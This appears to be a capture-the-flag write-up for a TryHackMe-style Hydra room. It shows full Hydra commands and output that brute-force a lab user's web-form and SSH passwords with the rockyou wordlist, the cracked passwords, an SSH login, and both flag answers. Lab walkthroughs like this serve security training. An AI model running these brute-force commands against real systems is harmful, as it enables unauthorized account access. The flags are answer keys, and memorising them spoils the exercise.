


Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Use Hydra to bruteforce molly's web password. What is flag 1?


Answer/Flag: **THM{2673a7dd116de68e85c48ec0b1f2612e}**

→ Here is the login page



→ To get the string that appears in the server reply when the login fails, i entered random username and password

→ **String:Your username or password is incorrect.**



Command: `hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."`


Where:

- "-l" specifies the username to use (in this case, "molly").
- "-P" specifies the password list file to use (in this case, "/usr/share/wordlists/rockyou.txt").
- The URL "10.10.130.186" is the target IP address.
- "http-post-form" indicates that we're using HTTP POST requests with form parameters.
- "/login" is the login page URL.
- "username=^USER^&password=^PASS^" specifies the form parameters for the username and password.
- ":Your username or password is incorrect." is the error message that indicates a failed login attempt.

```
(cyvally@Cyvally) [~/Downloads]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-17 21:57:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.130.186:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.130.186 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-17 21:57:57
```

- I entered the username: molly and password: sunshine on the login page and got the flag



Use Hydra to bruteforce molly's SSH password. What is flag 2?

Answer/Flag: `THM{c8eeb0468febbadea859baeb33b2541b}`

Command: `hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 -t 4 ssh`

Where:

- "-l molly" specifies the username to use for the login attempts (in this case, "molly").
- "-P /usr/share/wordlists/rockyou.txt" specifies the path to the password list file to use (in this case, "/usr/share/wordlists/rockyou.txt").
- "10.10.130.186" is the IP address of the target host.
- "-t 4" specifies the number of parallel tasks to run (in this case, 4). This parameter allows Hydra to run multiple login attempts simultaneously, which can speed up the process.
- "ssh" indicates that Hydra should attempt to crack the SSH login.

```
(cyvally@Cyvally) - [~/Downloads]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.130.186 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-17 22:06:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 14344371 to do in 8538:19h, 4 active
[22][ssh] host: 10.10.130.186 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-17 22:08:09
```

- Username is molly and password is butterfly
- We will use it to ssh into the target machine

Command: **ssh molly@10.10.130.186**

- To get the flag

Command: **ls**

Command: **cat flag2.txt**

```
(cyvally@Cyvally) - [~/Downloads]
$ ssh molly@10.10.130.186
The authenticity of host '10.10.130.186 (10.10.130.186)' can't be established.
ED25519 key fingerprint is SHA256:mIl4R9+PVayUowOzRuVQiZ9ntWXANAZTviaTikTy/8Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.130.186' (ED25519) to the list of known hosts.
molly@10.10.130.186's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-130-186:~$ ls
flag2.txt
molly@ip-10-10-130-186:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-130-186:~$
```

Flag

END!!!